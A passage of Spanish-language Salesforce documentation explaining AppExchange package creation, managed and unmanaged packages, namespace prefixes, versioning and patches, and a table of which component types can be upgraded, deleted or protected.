Un conjunto de componentes de aplicación publicados como unidad en AppExchange y que están asociados a un espacio de nombre y, posiblemente, a una organización de gestión de licencias. Para admitir actualizaciones, un paquete debe estar gestionado. Una organización puede crear un único paquete gestionado que muchas organizaciones diferentes pueden descargar e instalar. Los paquetes gestionados se diferencian de los paquetes no gestionados en que algunos componentes están bloqueados, lo que permite la actualización posterior del paquete gestionado. Los paquetes no gestionados no incluyen componentes bloqueados y no se pueden actualizar. Además, los paquetes gestionados confunden ciertos componentes (como Apex) en las organizaciones suscriptoras para proteger la propiedad intelectual del desarrollador.

**Ampliación de paquete gestionado**
Cualquier paquete, componente o conjunto de componentes que se agrega a funcionalidad de un paquete gestionado. No puede instalar una extensión antes de instalar su paquete gestionado.

**Prefijo de espacio de nombres**
En un contexto de paquetes, un prefijo de espacio de nombres es un identificador alfanumérico de entre uno y 15 caracteres que distingue su paquete y su contenido de los paquetes de otros desarrolladores en AppExchange. Los prefijos de espacio de nombres no distinguen entre minúsculas y mayúsculas. Por ejemplo, ABC y abc no se reconocen como elementos únicos. Su prefijo de espacio de nombres debe ser totalmente único en todas las organizaciones de Salesforce. Mantiene su paquete gestionado bajo su control exclusivo.

**Paquete**
Un grupo de componentes y aplicaciones de Force.com que se han puesto a disposición de otras organizaciones a través de AppExchange. Utilice paquetes para agrupar una aplicación junto con los componentes relacionados de modo que pueda cargarlos conjuntamente en AppExchange.

**Dependencia de paquete**
Se crea cuando un componente hace referencia a otro componente, permiso o preferencia que se necesita para que el componente sea válido. Los componentes pueden incluir (sin limitar la generalidad de la lista siguiente):

- Campos estándar o personalizados
- Objetos estándar o personalizados
- Páginas de Visualforce
- Código Apex

Los permisos y preferencias pueden incluir (sin limitar la generalidad de la lista siguiente):

- Divisiones
- Varias divisas
- Tipos de registro

**Instalación de paquete**
La instalación incorpora el contenido de un paquete en su organización de Salesforce. Un paquete de AppExchange puede incluir una aplicación, un componente o una combinación de ambos. Después de instalar un paquete, es posible que necesite implementar componentes en el paquete para que esté disponible de un modo general para los usuarios de la organización.

**Versión del paquete**
Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato *majorNumber.minorNumber.patchNumber* (por ejemplo, 2.1.3). Los números mayor y menor aumentan con cada versión posterior. El *patchNumber* se genera y se actualiza solo para una versión de parche.

Los paquetes sin gestionar no se pueden actualizar, de modo que cada versión de paquete es simplemente un conjunto de componentes que se distribuyen. La versión de un paquete tiene más importancia en el caso de los paquetes gestionados. Los paquetes se comportan de modo diferente según la versión. Los publicadores pueden utilizar las versiones de paquetes para hacer evolucionar los componentes de sus paquetes gestionados cómodamente publicando versiones posteriores de paquetes sin que dicho paquete estropee las integraciones de clientes existentes. Consulte también Parche y Organización de desarrollo de parche.

**Parche**
Un parche permite a un desarrollador cambiar la funcionalidad de los componentes existentes en un paquete gestionado, mientras garantiza a las organizaciones suscriptoras que no hay cambios de comportamiento visibles en el paquete. Por ejemplo, puede agregar nuevas variables o cambiar el cuerpo de una clase de Apex, pero no puede agregar, desaprobar o eliminar ninguno de sus métodos. Un *Número de parche* agregado a cada versión del paquete realiza un seguimiento a los parches. Consulte además Organización de desarrollo de parche y Versión del paquete.

**Organización de desarrollo de parche**
La organización en la que se desarrollan, se mantienen y se cargan las versiones del paquete. Las organizaciones de desarrollo de parche se crean automáticamente para una organización de desarrollador cuando solicitan crear un parche. Consulte también Parche y Versión del paquete.

**Versión de parche**
Una actualización menor a un paquete gestionado. Cada versión de parche tiene un número mayor a la del anterior.

**Publicador**
El publicador de un listado de AppExchange es el usuario u organización de Salesforce que ha publicado el listado.

**Actualización mediante envío**
Un método para distribuir actualizaciones que envía las actualizaciones de un paquete gestionado instalado a todas las organizaciones que han instalado el paquete.

**Suscriptor**
El suscriptor de un paquete es un usuario de Salesforce con un paquete instalado en su organización de Salesforce.

**Prueba**
Una prueba es una organización de Salesforce totalmente funcional que contiene una aplicación y todos los registros de muestra agregados por el publicador para un paquete concreto. Permite que los usuarios experimenten una aplicación como usuario de sólo lectura en AppExchange utilizando una interfaz de Salesforce conocida.

**Paquete no gestionado**
Un paquete que no se puede actualizar ni su desarrollador puede controlar.

**Actualización**
Una actualización de un paquete es el proceso de instalar una nueva versión. Salesforce admite actualizaciones para paquetes gestionados que no son beta.

**Carga**
La carga de un paquete en Salesforce ofrece una URL de instalación para que otros usuarios puedan instalarla. La carga también permite que tu paquete se pueda publicar en AppExchange.

CONSULTE TAMBIÉN

¿Qué es una aplicación de Salesforce?

# Creación de paquetes gestionados

La creación de un paquete gestionado es tan sencilla como la creación de un paquete sin gestionar. El único requisito para crear un paquete gestionado es que esté utilizando una organización de Developer Edition.

Antes de crear un paquete gestionado:

- Opcionalmente puede instalar la Aplicación de gestión de licencias (LMA) desde http://sites.force.com/appexchange. Busque `Aplicación de gestión de licencias` para ubicarla. La Aplicación de gestión de licencias (LMA) realiza un seguimiento de cada usuario que instala su aplicación. Le permite realizar un seguimiento de qué usuarios tienen qué versión, lo que le ofrece una forma de distribuir información sobre las actualizaciones.

  La Aplicación de gestión de licencias (LMA) puede instalarse en cualquier organización de Salesforce que no sean de Personal Edition, Group Edition o Professional Edition y no tiene por qué ser la misma organización de Salesforce que utilice para crear o cargar el paquete, aunque puede serlo. También puede utilizar la misma Aplicación de gestión de licencias (LMA) para gestionar un número ilimitado de sus paquetes gestionados en distintas organizaciones de Developer Edition.

- Establecimiento de su configuración de desarrollador. Su configuración de desarrollador especifica su prefijo de espacio de nombres, la organización de Salesforce donde instala la Aplicación de gestión de licencias (LMA) y el paquete no gestionado que desee convertir en un paquete gestionado.

  Acerca de paquetes gestionados

  Establecer su configuración de desarrollador

  Registrar un prefijo de espacio de nombres

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar los paquetes gestionados:
- "Personalizar aplicación"

Para crear paquetes:
- "Crear paquetes de AppExchange"

Para cargar paquetes:
- "Descargar paquetes de AppExchange"

Especificación de una organización de gestión de licencias

CONSULTE TAMBIÉN

Gestionar paquetes
Convertir paquetes no gestionados en gestionados
Establecer su configuración de desarrollador
Registrar un prefijo de espacio de nombres
Especificación de una organización de gestión de licencias

## Acerca de paquetes gestionados

Un paquete gestionado es un conjunto de componentes de aplicación publicados como unidad en AppExchange y que están asociados a un espacio de nombre y una organización de gestión de licencias.

- Debe utilizar una organización con Developer Edition para crear y trabajar con un paquete gestionado.
- Los paquetes gestionados se identifican por los iconos siguientes:
  - Gestionado en versión beta
  - Gestionado y editado
  - Gestionado e instalado

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Establecer su configuración de desarrollador

La configuración de desarrollador de una organización de Developer Edition permite crear un único paquete gestionado y cargarlo en AppExchange de forma que otros usuarios puedan instalar y actualizar el paquete en su organización. Después de definir su configuración de desarrollador por primera vez, ya no podrá modificarla. Independientemente de la configuración de desarrollador, siempre puede crear un número ilimitado de paquetes no gestionados.

Para configurar los ajustes de desarrollador:

1. En Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**.
2. Haga clic en **Modificar**.

   Nota: Este botón no aparece si ya ha establecido su configuración de desarrollador.

3. Revise las selecciones necesarias para establecer la configuración de desarrollador y haga clic en **Continuar**.
4. Registro de un prefijo de espacio de nombres.
5. Seleccione el paquete que desee convertir en paquete gestionado. Si aún no tiene ningún paquete para convertir, deje en blanco esta selección y actualícela posteriormente.
6. Haga clic en **Revisar mis selecciones**.
7. Haga clic en **Guardar**.

Consejo: Puede que desee especificar una Organización de gestión de licencias (LMO) para su paquete gestionado; para conocer más detalles, vaya a http://sites.force.com/appexchange/publisherHome.

## CONSULTE TAMBIÉN

Creación de paquetes gestionados

Registrar un prefijo de espacio de nombres

Especificación de una organización de gestión de licencias

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para configurar los ajustes de desarrollador:

- "Personalizar aplicación"

Para crear paquetes:

- "Crear paquetes de AppExchange"

Para cargar paquetes:

- "Cargar paquetes de AppExchange"

# Registrar un prefijo de espacio de nombres

En un contexto de paquetes, un prefijo de espacio de nombres es un identificador alfanumérico de entre uno y 15 caracteres que distingue su paquete y su contenido de los paquetes de otros desarrolladores en AppExchange. Los prefijos de espacio de nombres no distinguen entre minúsculas y mayúsculas. Por ejemplo, ABC y abc no se reconocen como elementos únicos. Su prefijo de espacio de nombres debe ser totalmente único en todas las organizaciones de Salesforce. Mantiene su paquete gestionado bajo su control exclusivo.

Salesforce antepone automáticamente su prefijo de espacio de nombres, seguido de dos guiones bajos ("__"), a todos los nombres de componentes únicos de su organización de Salesforce. Un componente de paquete único es uno que requiere un nombre que no pertenezca a otro componente en Salesforce, como objetos personalizados, campos personalizados, vínculos personalizados, s-controls y reglas de validación. Por ejemplo, si su prefijo de espacio de nombres es abc y su paquete gestionado contiene un objeto personalizado con el nombre de API, Expense__c, utilice el nombre de API abc__Expense__c para acceder a este objeto utilizando la API. El prefijo de espacios de nombre aparece en todas las páginas de detalle del componente.

PRECAUCIÓN: Los S-Control que estén almacenados en la biblioteca de S-Control o la ficha Documentos que no utilicen la API de Force.com funcionarán correctamente después registrar un prefijo de espacio de nombres. Sin embargo, los S-Control almacenados fuera de su organización o los S-Control que utilizan la API de Force.com para activar Salesforce pueden requerir algunos ajustes. Para obtener más información, consulte S-control en la *Referencia de objetos*.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Su prefijo de nombre de espacios debe:

- Empezar por una letra.
- Contener entre 1 y 15 caracteres alfanuméricos.
- No contener dos caracteres subrayados consecutivos.

Para registrar un prefijo de espacio de nombres:

1. En Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**.
2. Haga clic en **Modificar**.

   Nota: Este botón no aparece si ya ha establecido su configuración de desarrollador.

3. Revise las selecciones que son obligatorias para configurar los ajustes de desarrollador y haga clic en **Continuar**.
4. Introduzca el prefijo de espacio de nombres que desee registrar.
5. Haga clic en **Comprobar disponibilidad** para determinar si el prefijo de espacio de nombres ya se ha utilizado.
6. Si el prefijo de espacio de nombres que ha introducido no está disponible, repita los dos pasos anteriores.
7. Haga clic en **Revisar mis selecciones**.
8. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Creación de paquetes gestionados

Establecer su configuración de desarrollador

Especificación de una organización de gestión de licencias

## Especificación de una organización de gestión de licencias

Una organización de gestión de licencias es una organización de Salesforce que puede utilizar para realizar un seguimiento de todos los usuarios de Salesforce que instalan su paquete gestionado. La organización de gestión de licencias recibe una notificación (en forma de registro de candidato) cuando un usuario instala o desinstala su paquete y realiza un seguimiento de cualquier carga de paquetes en el directorio de AppExchange de Force.com.

Su organización de gestión de licencias puede ser cualquier organización con Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition de Salesforce que haya instalado la Aplicación de gestión de licencias (LMA) gratuita desde AppExchange. Para especificar una organización de gestión de licencias, visite http://sites.force.com/appexchange/publisherHome.

CONSULTE TAMBIÉN

- Creación de paquetes gestionados
- Establecer su configuración de desarrollador
- Registrar un prefijo de espacio de nombres

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Gestionar paquetes

Un paquete es un grupo de componentes y aplicaciones de Force.com que se han puesto a disposición de otras organizaciones a través de AppExchange. Un paquete gestionado es un conjunto de componentes de aplicación publicados como unidad en AppExchange y que están asociados a un espacio de nombre y una organización de gestión de licencias. Para admitir actualizaciones, un paquete debe estar gestionado. Una organización puede crear un único paquete gestionado que muchas organizaciones diferentes pueden descargar e instalar. Los paquetes gestionados se diferencian de los paquetes no gestionados en que algunos componentes están bloqueados, lo que permite la actualización posterior del paquete gestionado. Los paquetes no gestionados no incluyen componentes bloqueados y no se pueden actualizar. Además, los paquetes gestionados confunden ciertos componentes (como Apex) en las organizaciones suscriptoras para proteger la propiedad intelectual del desarrollador.

Para gestionar sus paquetes, introduzca `Paquetes` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**. Para obtener más personalizaciones, consulte Establecer su configuración de desarrollador en la página 6058.

Desde la lista de paquetes, puede:

- Haga clic en **Nuevo** para crear un nuevo paquete, introduzca un nombre y una descripción de paquete y haga clic en **Guardar** para almacenarlo en su lista de paquetes.
- Haga clic en **Modificar** para actualizar las propiedades del paquete.
- Hacer clic en **Eliminar** para eliminar el paquete. Los componentes de su paquete no se eliminan.
- Haga clic en el nombre del paquete para ver los detalles del paquete.

Nota: Para crear una prueba o seleccionar una organización de gestión de licencias para lo que ha cargado, haga clic en **Continúe en AppExchange** en la página de detalles de carga del paquete.

Acerca de las versiones de paquetes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cargar paquetes:

- "Cargar paquetes de AppExchange"

Crear un paquete

Los paquetes son contenedores para distribuir funciones personalizadas entre organizaciones de Salesforce. Cree un paquete para cargar su aplicación o componente Lightning a AppExchange o para implementar cambios entre organizaciones.

Agregar componentes a su paquete

Componentes disponibles en paquetes gestionados

Componentes protegidos

Los componentes se agregan automáticamente a paquetes

Modificación de componentes y atributos después de la instalación

Comportamiento de componentes en paquetes

Al crear una aplicación para la distribución, determine qué incluir en sus paquetes, cómo diseñar su aplicación y cómo distribuir sus paquetes (gestionados o no gestionados).

Conjuntos de permisos y configuración de perfil en paquetes

Los desarrolladores pueden usar conjuntos de permisos o configuración de perfil para otorgar permisos y otra configuración de acceso en un paquete. Al decidir si usar conjuntos de permisos, configuración de perfil o una combinación de ambos, tenga en cuenta las semejanzas y las diferencias.

CONSULTE TAMBIÉN

Concepto de paquetes

Crear un paquete

## Acerca de las versiones de paquetes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer** Edition

Las cargas e instalaciones de paquetes están disponibles en **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato `majorNumber.minorNumber.patchNumber` (por ejemplo, 2.1.3). Los números mayor y menor aumentan con cada versión posterior. El `patchNumber` se genera y se actualiza sólo para una versión de parche. Los paquetes sin gestionar no se pueden actualizar, de modo que cada versión de paquete es simplemente un conjunto de componentes que se distribuyen. La versión de un paquete tiene más importancia en el caso de los paquetes gestionados. Los paquetes se comportan de modo diferente según la versión. Los publicadores pueden utilizar las versiones de paquetes para hacer evolucionar los componentes de sus paquetes gestionados cómodamente publicando versiones posteriores de paquetes sin que dicho paquete estropee las integraciones de clientes existentes.

Los números de versión dependen del tipo de publicación de paquete, que identifica la forma en que se distribuyen los paquetes. Hay de dos tipos:

**Edición principal**

La edición principal indica que un paquete es Gestionado y editado. En estas ediciones, los números principales y secundarios de una versión de paquete aumentan hasta el valor seleccionado.

**Versión de parche**

La versión del parche sólo es válida en caso de que haya distintos parches de un paquete. Cada versión de parche tiene un número mayor a la del anterior.

Cuando un suscriptor existente instala una versión de paquete nueva, sigue habiendo sólo una instancia de cada componente en el paquete aunque los componentes pueden emular versiones anteriores. Por ejemplo, un suscriptor puede utilizar un paquete gestionado

que contiene una clase de Apex. Si el publicador decide desaprobar un método en la clase de Apex y publicar una versión de paquete nueva, el suscriptor seguirá viendo sólo una instancia de la clase de Apex después de instalar la versión nueva. Sin embargo, esta clase de Apex puede seguir emulando la versión anterior de cualquier código que haga referencia al método desaprobado en la versión anterior.

Los desarrolladores de paquetes pueden utilizar una lógica condicional en desencadenadores y clases de Apex que muestren diferentes comportamientos para diferentes versiones. De esta forma, el desarrollador del paquete puede continuar manteniendo el comportamiento existente en clases y desarrolladores en versiones anteriores del paquete mientras continúa creando el código.

Cuando se desarrollan aplicaciones cliente con la API, puede especificar la versión de cada paquete que utilice en las integraciones.

CONSULTE TAMBIÉN

Gestionar paquetes

Planificación de la edición de paquetes gestionados

## Crear un paquete

Los paquetes son contenedores para distribuir funciones personalizadas entre organizaciones de Salesforce. Cree un paquete para cargar su aplicación o componente Lightning a AppExchange o para implementar cambios entre organizaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear paquetes:
- "Crear paquetes de AppExchange"

1. En Configuración, introduzca *Paquetes* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Paquetes**.
2. Haga clic en **Nuevo**.
3. Escriba un nombre para el paquete. No tiene que tener el mismo nombre que aparece en AppExchange.
4. Desde el menú desplegable, seleccione el idioma predeterminado de todas las etiquetas de componentes en el paquete.
5. También puede elegir un vínculo personalizado del campo `Configurar vínculo personalizado` para mostrar información de configuración a los instaladores de la aplicación. Puede seleccionar un vínculo personalizado predefinido a una URL o S-Control que haya creado para los formatos de la página de inicio; consulte la opción Configurar en la página 6121. El vínculo personalizado se muestra como un vínculo **Configurar** en Salesforce en la página Descargas AppExchange de Force.com y en la página de detalles de la aplicación de la organización del instalador.
6. De forma opcional, en el campo `Notificar error de Apex` , introduzca el nombre de usuario de la persona que debería recibir una notificación de correo electrónico si se produce una excepción en Apex que no se incluye en el código Apex. Si no especifica un nombre de usuario, todas las excepciones no incluidas generan una notificación de correo electrónico que se envía a Salesforce. Sólo está disponible para paquetes gestionados.

   Nota: Apex solo se puede incluir en paquetes de las organizaciones con Developer Edition, Enterprise Edition, Unlimited Edition y Performance Edition.

7. Opcionalmente, en el campo `Notificar error de paquete`, introduzca la dirección de correo electrónico de la persona que recibe una notificación por email si se produce un error cuando falla el intento de un suscriptor para instalar, actualizar o desinstalar una aplicación empaquetada. Este campo aparece solo si las notificaciones de error de paquete están activados. Para activar notificaciones, póngase en contacto con su representante de Salesforce.
8. Opcionalmente, puede introducir una descripción que defina el paquete. Podrá cambiar esta descripción antes de cargarlo en AppExchange.

9. Opcionalmente, especifique una secuencia de comandos posterior a la instalación. Esta es una secuencia de comandos de Apex que se ejecuta en la organización suscriptora después de instalar o actualizar el paquete. Para obtener más información, consulte Ejecución de Apex en instalación/actualización del paquete.
10. Opcionalmente, especifique una secuencia de comandos de desinstalación. Esta es una secuencia de comandos de Apex que se ejecuta en la organización suscriptora después de desinstalar el paquete. Para obtener más información, consulte Ejecución de Apex en desinstalación del paquete.
11. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Preparar sus aplicaciones para su distribución

## Agregar componentes a su paquete

Después de crear un paquete, necesita agregar componentes, como aplicaciones, objetos y clases de Apex o páginas de Visualforce. Estos paquetes pueden cargarse para compartirlos con otros de forma privada o publicarse en AppExchange de Force.com para compartirlos públicamente.

Para agregar componentes a un paquete, en Configuración, introduzca *Paquetes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Paquetes**. A continuación, seleccione el nombre del paquete al que desea agregar componentes. En la página de detalles del paquete:

1. Haga clic en **Agregar componentes**.
2. En la lista desplegable, seleccione el tipo de componente que desea agregar a su paquete.
   - En el margen superior de la lista, haga clic en una letra para ver el contenido de la columna ordenada que comienza con ese carácter.
   - Haga clic en el vínculo **Página siguiente** (o en **Página anterior**) para ir al siguiente conjunto de componentes o al anterior.
   - Si está disponible, haga clic en **más** o **menos** al final de la lista para ver más o menos información en la lista.
3. Seleccione los componentes que desea agregar.
4. Haga clic en **Agregar a paquete**.
5. Repita estos pasos hasta que haya agregado todos los componentes que desee al paquete.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear paquetes:
- "Crear paquetes de AppExchange"

CONSULTE TAMBIÉN

Gestionar paquetes

Preparar sus aplicaciones para su distribución

## Componentes disponibles en paquetes gestionados

No todos los componentes se pueden incluir en paquetes para su distribución. Si crea una aplicación que utiliza componentes que no se pueden incluir en paquetes, sus suscriptores tendrán que crear y configurar esos componentes después de instalar su aplicación. Si la facilidad de instalación es un importante preocupación para sus suscriptores, tenga en cuenta los componentes que no se pueden incluir en paquetes en su proceso de desarrollo.

La siguiente tabla muestra los componentes disponibles en un paquete gestionado y si son o no actualizable o eliminables. Las siguientes secciones describen las columnas de la tabla y sus valores.

**Actualizable**
Algunos componentes se actualizan a una versión más reciente cuando se actualiza un paquete.

- **No**: El componente no se puede actualizar.
- **Sí**: El componente se puede actualizar.

**Suscriptor que se puede eliminar**
Un suscriptor o instalador de un paquete puede eliminar el componente.

- **No**: El suscriptor no puede eliminar el componente.
- **Sí**: El suscriptor puede eliminar el componente.

**Desarrollador que se puede eliminar**
Un desarrollador puede eliminar algunos componentes después de cargar el paquete como Gestionado y editado. Los componentes eliminados no se eliminan en la organización del suscriptor durante la actualización de un paquete. El atributo Se puede proteger contiene más detalles acerca de la eliminación de componentes.

- **No**: El desarrollador no puede eliminar un componente Gestionado y editado.
- **Sí**: El desarrollador puede eliminar un componente Gestionado y editado.

**Se puede proteger**
Los desarrolladores pueden marcar ciertos componentes como protegidos. Los componentes creados en la organización del suscriptor no se pueden vincular o hacer referencia a componentes protegidos. Un desarrollador puede eliminar un componente protegido en una futura versión sin necesidad de preocuparse de errores en las instalaciones. Sin embargo, si se marca un componente como no protegido y se publica de forma global, el desarrollador no podrá eliminarlo. Cuando el suscriptor actualiza a una versión del paquete donde se ha eliminado el componente, éste último de elimina de la organización del suscriptor.

- **No**: No se puede marcar el componente como protegido.
- **Sí**: Se puede marcar el componente como protegido.

**Protección de IP**
Algunos componentes incluyen automáticamente la protección de propiedad intelectual, como la confusión del código Apex. Las únicas excepciones son métodos de Apex declarados como globales, lo que significa que se puede ver las firmas del método por el suscriptor. La información en los componentes que incluye en paquetes y publica puede ser visible para usuarios en AppExchange. Tenga cuidado cuando agregue su código a un custom s-control, una fórmula o página de Visualforce, o cualquier otro componente que no puede ocultar en su aplicación.

- **No**: El componente no es compatible con la protección de propiedad intelectual.
- **Sí**: El componente es compatible con la protección de propiedad intelectual

| Componente | Actualizable | Suscriptor que se puede eliminar | Desarrollador que se puede eliminar | Se puede proteger | Protección de IP |
|---|---|---|---|---|---|
| **Acción** | Sí | No | No | No | No |
| **Clase de Apex** | Sí | No | Sí (si no está establecido como acceso `global`) | No | Sí |
| **Razón de colaboración de Apex** | Sí | No | No | No | No |

| Componente | Actualizable | Suscriptor que se puede eliminar | Desarrollador que se puede eliminar | Se puede proteger | Protección de IP |
|---|---|---|---|---|---|
| **Nuevo cálculo de colaboración de Apex** | No | Sí | Sí | No | No |
| **Desencadenador de Apex** | Sí | No | Sí | No | Sí |
| **Aplicación** | No | Sí | Sí | No | No |
| **Tipo de artículo** | Sí | No | No | No | No |
| **Centro de llamadas** | No | Sí | No | No | No |
| **Formato compacto** | Sí | No | No | No | No |
| **Aplicación conectada** | Sí | Sí | Sí | No | No |
| **Botón o vínculo personalizado** | Sí | Sí* | Sí** | No, excepto vínculos personalizados (para la página de inicio únicamente) | No |
| **Componentes personalizados de la consola** [14] | Sí | Sí* | Sí** | No | No |
| **Campo personalizado** | Sí | Sí* | Sí** | No | No |
| **Etiqueta personalizada** | Sí | No | Sí, si está protegido | Sí | No |
| **Objeto personalizado** | Sí | Sí* | Sí** | No | No |
| **Permiso personalizado** | Sí | No | No | No | No |
| **Tipo de informe personalizado** | Sí | No | No | No | No |
| **Configuración personalizada** | Sí | Sí* | Sí** | No | Sí |
| **Panel** | No | Sí | Sí | No | No |
| **Documento** | No | Sí | Sí | No | No |

[14] requiere una licencia de Service Cloud.

| Componente | Actualizable | Suscriptor que se puede eliminar | Desarrollador que se puede eliminar | Se puede proteger | Protección de IP |
|---|---|---|---|---|---|
| **Plantilla de correo electrónico** | No | Sí | Sí | No | No |
| **Fuente de datos externa** | Sí | No | No | No | No |
| **Conjunto de campos** | Sí | Sí* | Sí** | No | No |
| **Página de Lightning** | Sí | No | No | No | No |
| **Flujo** | Sí | Sí | No | No | No |
| **Carpeta** | No | Sí | Sí | No | No |
| **Componente de la página de inicio** | Sí | No | No | No | No |
| **Formatos de página de inicio** | No | Sí | Sí | No | No |
| **Membrete** | No | Sí | Sí | No | No |
| **Aplicación Lightning** | Sí | No | No | No | No |
| **Componente de Lightning** | Sí | No | No | No | No |
| **Evento de Lightning** | Sí | No | No | No | No |
| **Interfaz de Lightning** | Sí | No | No | No | No |
| **Vista de lista** | No | Sí | Sí | No | No |
| **Credenciales denominadas** | Sí | No | No | No | No |
| **Formato de página** | No | Sí | Sí | No | No |
| **Conjunto de permisos** | Sí | Sí* | Sí** | No | No |
| **Caché de plataforma** | No | No | No | No | No |
| **Proceso** | Ver el flujo. | | | | |
| **Tipo de registro** | Sí | Sí* | Sí** | No | No |

| Componente | Actualizable | Suscriptor que se puede eliminar | Desarrollador que se puede eliminar | Se puede proteger | Protección de IP |
|---|---|---|---|---|---|
| **Configuración de sitio remoto** | No | Sí | Sí | No | No |
| **Informe** | No | Sí | Sí | No | No |
| **Instantánea de creación de informes** | No | Sí | Sí | No | No |
| **S-Control** | Sí | No | No | No | No |
| **Recurso estático** | Sí | Sí* | Sí** | No | No |
| **Tabulador** | Sí | Sí* | Sí** | No | No |
| **Traducción** | Sí | No | No | No | No |
| **Regla de validación** | Sí | Sí* | Sí** | No | No |
| **Componente de Visualforce** | Sí | Sí*** | Sí** | No | Sí |
| **Página de Visualforce** | Sí | Sí* | Sí** | No | No |
| **Aplicación Wave** | Sí | No | Sí | No | No |
| **Panel de Wave** | Sí | No | Sí | No | No |
| **Flujo de datos de Wave** | Sí | No | Sí | No | No |
| **Conjunto de datos Wave** | Sí | No | Sí | No | No |
| **Lentes de Wave** | Sí | No | Sí | No | No |
| **Alerta de correo electrónico de flujo de trabajo** | Sí | No | Sí, si está protegido | Sí | No |
| **Actualización del campo de flujo de trabajo** | Sí | No | Sí, si está protegido | Sí | No |
| **Mensaje saliente de flujo de trabajo** | Sí | No | Sí, si está protegido | Sí | No |
| **Regla de flujo de trabajo** | Sí | No | No | No | No |
| **Tarea del flujo de trabajo** | Sí | No | Sí, si está protegido | Sí | No |

* Si elimina este tipo de componente de una nueva versión de su paquete y las actualizaciones de un suscriptor, el Administrador (Administrador del sistema) de la organización del suscriptor puede eliminar el componente.

** Si la capacidad de eliminar componentes está activada para su organización de paquetes, puede eliminar estos tipos de componente incluso si forman parte de un paquete Gestionado y editado.

*** Si elimina un componente público de Visualforce de una nueva versión de su paquete y las actualizaciones de un suscriptor, se elimina el componente de la organización del suscriptor tras la actualización. Si el componente de Visualforce es global, permanece en la organización del suscriptor hasta que el Administrador (Administrador del sistema) lo elimine.

**Atributos y comportamientos del componente**

Solo se pueden actualizar algunos atributos de un componente. Muchos componentes se comportan de manera diferente también o incluyen restricciones adicionales en un paquete gestionado. Es importante tener en cuenta esos comportamientos al diseñar su paquete.

Si registra su espacio de nombre después de hacer referencia a un flujo en una página de Visualforce o código de Apex, no olvide agregar el espacio de nombre al nombre del flujo. De lo contrario, fallará la instalación del paquete.

**Eliminación de páginas de Visualforce y componentes globales de Visualforce**

Antes de eliminar páginas de Visualforce o componentes globales de Visualforce de su paquete, retire todas las referencias a clases públicas de Apex y componentes públicos de Visualforce de las páginas o componentes que esté eliminando. Tras retirar las referencias, actualice sus suscripciones a una versión de paquete provisional antes de eliminar la página o componente global.

CONSULTE TAMBIÉN

*Guía de ISVforce*: Eliminación de componentes en paquetes gestionados

## Componentes protegidos

Los desarrolladores pueden marcar ciertos componentes como *protegidos*. Los componentes creados en la organización del suscriptor no se pueden vincular o hacer referencia a componentes protegidos. Un desarrollador puede eliminar un componente protegido en una futura versión sin necesidad de preocuparse de errores en las instalaciones. Sin embargo, si se marca un componente como no protegido y se publica de forma global, el desarrollador no podrá eliminarlo.

El desarrollador puede marcar los siguientes componentes como protegidos en los paquetes gestionados.

- Etiquetas personalizadas
- Vínculos personalizados (para la página de inicio únicamente)
- Alertas del flujo de trabajo
- Actualizaciones de campos de flujo de trabajo
- Mensajes salientes de flujo de trabajo
- Tareas del flujo de trabajo
- desencadenadores de flujo de flujo de trabajo

  El programa piloto para acciones de flujo de trabajo del desencadenador de flujo está cerrado. Si ya activó el programa piloto en su organización, puede continuar creando y modificando acciones de flujo de trabajo del desencadenador de flujo. Si no activó el programa piloto en su organización, utilice la acción Flujos en Process Builder en su lugar.

## Los componentes se agregan automáticamente a paquetes

Al agregar componentes a su paquete, se agregan algunos componentes relacionados automáticamente si es necesario. Por ejemplo, si agrega una página de Visualforce a un paquete que hace referencia a un controlador personalizado, esa clase de Apex también se agrega.

Para comprender qué componentes se pueden incluir automáticamente, revise la siguiente lista:

| **Cuando agrega este componente:** | **Estos tipos de componentes de puede incluir de forma automática:** |
|---|---|
